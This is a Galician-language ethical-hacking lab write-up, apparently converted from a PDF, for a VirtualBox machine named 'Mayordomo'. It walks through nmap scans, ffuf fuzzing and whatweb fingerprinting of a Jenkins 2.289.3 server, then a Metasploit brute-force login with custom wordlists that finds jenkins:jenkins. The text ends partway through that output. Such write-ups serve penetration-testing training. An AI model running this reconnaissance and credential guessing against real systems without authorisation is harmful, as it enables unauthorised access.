Martín Losada

MARTIN LOSADA
CYBER/SYS ADMIN

-

WINDOWS


Máquina Mayordomo

Hacking Ético

Índice

1. Diagrama de secuencia (App - Mermaid)

A seguinte figura representa a secuencia de accións levadas a cabo polo atacante desde a enumeración inicial ata o establecemento de persistencia no sistema comprometido.



Información

Notas

```
IP: 192.168.56.223
Servicios: 8080/tcp (http-proxy)
             |_http-title: Site doesn't have a title (text/html;charset=utf-8).
            | http-robots.txt: 1 disallowed entry
         135/tcp (msrpc), 139/tcp (netbios-ssn), 445/tcp (microsoft-ds) (WINDOWS)
Microsoft Windows 10, versións entre 1709 e 21H2
```

Información detectada HTTP:

Aplicación: Jenkins

Versión: 2.289.3

Servidor web: Jetty 9.4.41.v20210516

Puerto exposto: 8080

Ruta de login: /login?from=%2F

Campos do formulario: j_username e j_password

Cookies: JSESSIONID, HttpOnly

Cbeceras destacadas:

X-Jenkins: 2.289.3

X-Hudson: 1.395

X-Instance-Identity: (clave pública)

O Jenkins que corre nesa máquina é a versión 2.289.3

Contraseña jenkins:jenkins


WinPEAS confirma privilexio: SeImpersonatePrivilege: Enabled

2. Enumeración

descubrimiento IP (nmap, netdiscover, ...)

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.56.0/24
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 11:06 WEST
Nmap scan report for 192.168.56.1
Host is up (0.00037s latency).
MAC Address: 0A:00:27:00:00:11 (Unknown)
Nmap scan report for 192.168.56.10
Host is up (0.00039s latency).
MAC Address: 08:00:27:1C:C5:78 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.223
Host is up (0.00056s latency).
MAC Address: 08:00:27:50:B9:5C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.100
Host is up.
Nmap scan report for 192.168.56.101
```


```
Host is up.

Nmap done: 256 IP addresses (5 hosts up) scanned in 2.13 seconds
```




```
IP: 192.168.56.223
```

tcp

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -n -Pn -sS -p- 192.168.56.223
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 11:14 WEST
Nmap scan report for 192.168.56.223
Host is up (0.00063s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5040/tcp  open  unknown
8080/tcp  open  http-proxy
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
MAC Address: 08:00:27:50:B9:5C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 22.77 seconds
```



8080/tcp (http-proxy)

135/tcp (msrpc), 139/tcp (netbios-ssn), 445/tcp (microsoft-ds) (WINDOWS)

udp

Servicios

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -n -Pn -sC -O -p 135,139,445,5040,8080,49664-49669 192.168.56.223

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 11:22 WEST
Nmap scan report for 192.168.56.223
Host is up (0.0019s latency).

PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5040/tcp  open  unknown
8080/tcp  open  http-proxy
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-robots.txt: 1 disallowed entry
```

```
|_/
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
MAC Address: 08:00:27:50:B9:5C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 21H2
Network Distance: 1 hop

Host script results:
|_clock-skew: 9h00m08s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-05-05T19:22:29
|_  start_date: N/A
|_nbstat: NetBIOS name: MAYORDOMO, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:50:b9:5c (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.99 seconds
```


ssh

algoritmos de autenticación

```
```

http

enumeración manual



métodos


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -n -Pn --script http-methods.nse 192.168.56.223
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 11:32 WEST
Nmap scan report for 192.168.56.223
Host is up (0.00076s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8080/tcp open  http-proxy
```

```
MAC Address: 08:00:27:50:B9:5C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 1.56 seconds
```

ffuf

```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://192.168.56.223:8080/FUZZ -w
/usr/share/wordlists/dirb/common.txt -mc 200,301,302 -c



       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/


      v2.1.0-dev
________________________________________________


 :: Method           : GET
 :: URL              : http://192.168.56.223:8080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,301,302
________________________________________________


assets                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 15ms]
favicon.ico             [Status: 200, Size: 17542, Words: 345, Lines: 2, Duration:
96ms]
git                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 20ms]
login                   [Status: 200, Size: 2028, Words: 199, Lines: 11, Duration:
4ms]
```

```
logout                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 19ms]

robots.txt              [Status: 200, Size: 71, Words: 11, Lines: 3, Duration:
15ms]

:: Progress: [4614/4614] :: Job [1/1] :: 2020 req/sec :: Duration: [0:00:02] ::
Errors: 0 ::
```



whatweb

```
┌──(kali㉿kali)-[~]

└─$ whatweb -v http://192.168.56.223:8080

WhatWeb report for http://192.168.56.223:8080

Status    : 403 Forbidden

Title     : <None>

IP        : 192.168.56.223

Country   : RESERVED, ZZ


Summary   : Cookies[JSESSIONID.372c6891], HTTPServer[Jetty(9.4.41.v20210516)],
HttpOnly[JSESSIONID.372c6891], Jenkins[2.289.3], Jetty[9.4.41.v20210516],
Meta-Refresh-Redirect[/login?from=%2F], Script,
UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session]


Detected Plugins:

[ Cookies ]

      Display the names of cookies in the HTTP headers. The

      values are not returned to save on space.


      String       : JSESSIONID.372c6891


[ HTTPServer ]

      HTTP server header string. This plugin also attempts to
```

```
      identify the operating system from the server header.

      String       : Jetty(9.4.41.v20210516) (from server string)

[ HttpOnly ]
      If the HttpOnly flag is included in the HTTP set-cookie
      response header and the browser supports it then the cookie
      cannot be accessed through client side script - More Info:
      http://en.wikipedia.org/wiki/HTTP_cookie

      String       : JSESSIONID.372c6891

[ Jenkins ]
      Jenkins is an application that monitors executions of
      repeated jobs, such as building a software project or jobs
      run by cron.

      Version      : 2.289.3
      Google Dorks: (1)
      Website     : http://jenkins-ci.org/

[ Jetty ]
      Jetty is a pure Java application server. Jetty provides an
      HTTP server, HTTP client, and javax.servlet container.

      Version      : 9.4.41.v20210516
      Google Dorks: (1)
      Website     : http://jetty.codehaus.org/jetty/

[ Meta-Refresh-Redirect ]
      Meta refresh tag is a deprecated URL element that can be
      used to optionally wait x seconds before reloading the
      current page or loading a new page. More info:
      https://secure.wikimedia.org/wikipedia/en/wiki/Meta_refresh
```

```
      String       : /login?from=%2F


[ Script ]
      This plugin detects instances of script HTML elements and
      returns the script language/type.



[ UncommonHeaders ]
      Uncommon HTTP server headers. The blacklist includes all
      the standard headers and many non standard but common ones.
      Interesting but fairly common headers should have their own
      plugins, eg. x-powered-by, server and x-aspnet-version.
      Info about headers can be found at www.http-stats.com

      String       : x-content-type-options,x-hudson,x-jenkins,x-jenkins-session
(from headers)


HTTP Headers:
      HTTP/1.1 403 Forbidden
      Connection: close
      Date: Mon, 05 May 2025 20:17:34 GMT
      X-Content-Type-Options: nosniff
      Set-Cookie: JSESSIONID.372c6891=node01fn12q9lji3f21asmf9q4t127f1.node0;
Path=/; HttpOnly
      Expires: Thu, 01 Jan 1970 00:00:00 GMT
      Content-Type: text/html;charset=utf-8
      X-Hudson: 1.395
      X-Jenkins: 2.289.3
      X-Jenkins-Session: 8e50d3a4
      Content-Length: 548
      Server: Jetty(9.4.41.v20210516)


WhatWeb report for http://192.168.56.223:8080/login?from=%2F
Status    : 200 OK
Title     : Sign in [Jenkins]
IP        : 192.168.56.223
```

```
Country   : RESERVED, ZZ


Summary   : Cookies[JSESSIONID.372c6891], HTML5,
HTTPServer[Jetty(9.4.41.v20210516)], HttpOnly[JSESSIONID.372c6891],
Jenkins[2.289.3], Jetty[9.4.41.v20210516], PasswordField[j_password],
Script[text/javascript],
UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session,x-inst
ance-identity], X-Frame-Options[sameorigin]


Detected Plugins:

[ Cookies ]

      Display the names of cookies in the HTTP headers. The

      values are not returned to save on space.


      String       : JSESSIONID.372c6891


[ HTML5 ]

      HTML version 5, detected by the doctype declaration



[ HTTPServer ]

      HTTP server header string. This plugin also attempts to

      identify the operating system from the server header.


      String       : Jetty(9.4.41.v20210516) (from server string)


[ HttpOnly ]

      If the HttpOnly flag is included in the HTTP set-cookie

      response header and the browser supports it then the cookie

      cannot be accessed through client side script - More Info:

      http://en.wikipedia.org/wiki/HTTP_cookie


      String       : JSESSIONID.372c6891


[ Jenkins ]

      Jenkins is an application that monitors executions of

      repeated jobs, such as building a software project or jobs
```


```
      run by cron.

      Version      : 2.289.3
      Google Dorks: (1)
      Website     : http://jenkins-ci.org/

[ Jetty ]
      Jetty is a pure Java application server. Jetty provides an
      HTTP server, HTTP client, and javax.servlet container.

      Version      : 9.4.41.v20210516
      Google Dorks: (1)
      Website     : http://jetty.codehaus.org/jetty/

[ PasswordField ]
      find password fields

      String       : j_password (from field name)

[ Script ]
      This plugin detects instances of script HTML elements and
      returns the script language/type.

      String       : text/javascript

[ UncommonHeaders ]
      Uncommon HTTP server headers. The blacklist includes all
      the standard headers and many non standard but common ones.
      Interesting but fairly common headers should have their own
      plugins, eg. x-powered-by, server and x-aspnet-version.
      Info about headers can be found at www.http-stats.com

      String       :
x-content-type-options,x-hudson,x-jenkins,x-jenkins-session,x-instance-identity
(from headers)
```

```
[ X-Frame-Options ]

      This plugin retrieves the X-Frame-Options value from the

      HTTP header. - More Info:

      http://msdn.microsoft.com/en-us/library/cc288472%28VS.85%29.

      aspx


      String       : sameorigin


HTTP Headers:

      HTTP/1.1 200 OK

      Connection: close

      Date: Mon, 05 May 2025 20:17:53 GMT

      X-Content-Type-Options: nosniff

      Content-Type: text/html;charset=utf-8

      Expires: Thu, 01 Jan 1970 00:00:00 GMT

      Cache-Control: no-cache,no-store,must-revalidate

      X-Hudson: 1.395

      X-Jenkins: 2.289.3

      X-Jenkins-Session: 8e50d3a4

      X-Frame-Options: sameorigin

      Content-Encoding: gzip

      X-Instance-Identity:
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAw43hS+kkhDV0LAwc2YVGFglH5IN1zZfBknSOOn
M8uzQe2KSrC0PdLp+bTTNiK80Ill04oLGN5LBVAxwJ0koN0X2FPwGLqM6lJQlw9sESCUK0r6SfyTJJMZbs
MaUKgwSFePnEbbheH4tPmNxGtI71812KggjsT22Oi5jKHv3rt2OM3dTa4Ma6jwLwke1Iz/rIYmRuW2pUan
PVvyg7V2ZiWfqkMkWWs0WN9Y1MnGfyDrIGMYlDIFDZ1w2J25tBTzCR/tWMXOzyZh34hsbZX8a1bzFa7q+D
sfL0D/hdDIG6pOuBO8JhffUsKe7qr4Xp2HQ1z/3AQLo4xYq8ojWOq7xX6wIDAQAB

      Set-Cookie: JSESSIONID.372c6891=node07y303mh2uspaggoja4zsvtuq2.node0;
Path=/; HttpOnly

      Content-Length: 891

      Server: Jetty(9.4.41.v20210516)


Información detectada:

      Aplicación: Jenkins

      Versión: 2.289.3

      Servidor web: Jetty 9.4.41.v20210516

      Puerto exposto: 8080

      Ruta de login: /login?from=%2F
```

```
Campos do formulario: j_username e j_password

Cookies: JSESSIONID, HttpOnly

Cbeceras destacadas:

X-Jenkins: 2.289.3

X-Hudson: 1.395

X-Instance-Identity: (clave pública, pode usarse para fingerprinting)
```

Enumeración metasploit

vídeo enum.mp4




```
msf6 auxiliary(scanner/http/jenkins_enum) > run
[+] 192.168.56.223:8080 - Jenkins Version 2.289.3
[*] /jenkins/script restricted (403)
[*] /jenkins/view/All/newJob restricted (403)
[*] /jenkins/asynchPeople/ restricted (403)
[*] /jenkins/systemInfo restricted (403)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

O Jenkins que corre nesa máquina é a versión 2.289.3

3. Explotación

Forza Bruta Metasploit

video brute metasploit

Diccionario users e passwords:

```
┌──(kali㉿kali)-[~]
└─$ cat jen_user.txt
admin
administrator
jenkins
user
test
guest
developer
manager
root
system
operador
soporte
seguridad
infra
desarrollo
integracion
build
master
slave
agent
jenkinsadmin
ci
localadmin
remoteuser
```

```
┌──(kali㉿kali)-[~]
└─$ cat jen_pass.txt
jenkins
admin
administrator
123456
password
secret
user123
test123
guest123
default
jenkins123
admin123
sistemas
soporte1
seguridad!
developer1
manager2023
jenkinsadmin
root123
clave
P@$$wOrd
Secure123
MySecret
Welcome1
Pass1234
```

Seleccionamos modulo e introducimos parametros:

```
msf6 > use 19
msf6 auxiliary(scanner/http/jenkins_login) > set PASS_FILE jen_pass.txt
PASS_FILE => jen_pass.txt
msf6 auxiliary(scanner/http/jenkins_login) > set USER_FILE jen_user.txt
USER_FILE => jen_user.txt
msf6 auxiliary(scanner/http/jenkins_login) > set RHOSTS 192.168.56.223
RHOSTS => 192.168.56.223
msf6 auxiliary(scanner/http/jenkins_login) > set RPORT 8080
RPORT => 8080
```

```
msf6 auxiliary(scanner/http/jenkins_login) > set THREADS 10
THREADS => 10
```


Comprobamos:

```
msf6 auxiliary(scanner/http/jenkins_login) > options

Module options (auxiliary/scanner/http/jenkins_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted:
none, user, user&realm)
   HTTP_METHOD       POST             yes       The HTTP method to use for the login (Accepted: GET, POST)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE         jen_pass.txt     no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            192.168.56.223   yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
ploit/basics/using-metasploit.html
   RPORT             8080             yes       The target port (TCP)
   SSL               false            no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   TARGETURI                          no        The path to the Jenkins-CI application
   THREADS           10               yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per
 line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE         jen_user.txt     no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
   VHOST                              no        HTTP server virtual host
```

Ejecutamos run:

```
[-] 192.168.56.223:8080 - LOGIN FAILED: administrator:clave (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: administrator:P@$$w0rd (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: administrator:Secure123 (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: administrator:MySecret (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: administrator:Welcome1 (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: administrator:Pass1234 (Incorrect)
[+] 192.168.56.223:8080 - Login Successful: jenkins:jenkins
[-] 192.168.56.223:8080 - LOGIN FAILED: user:jenkins (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: user:admin (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: user:administrator (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: user:123456 (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: user:password (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: user:secret (Incorrect)
[-] 192.168.56.223:8080 - LOGIN FAILED: user:user123 (Incorrect)
```

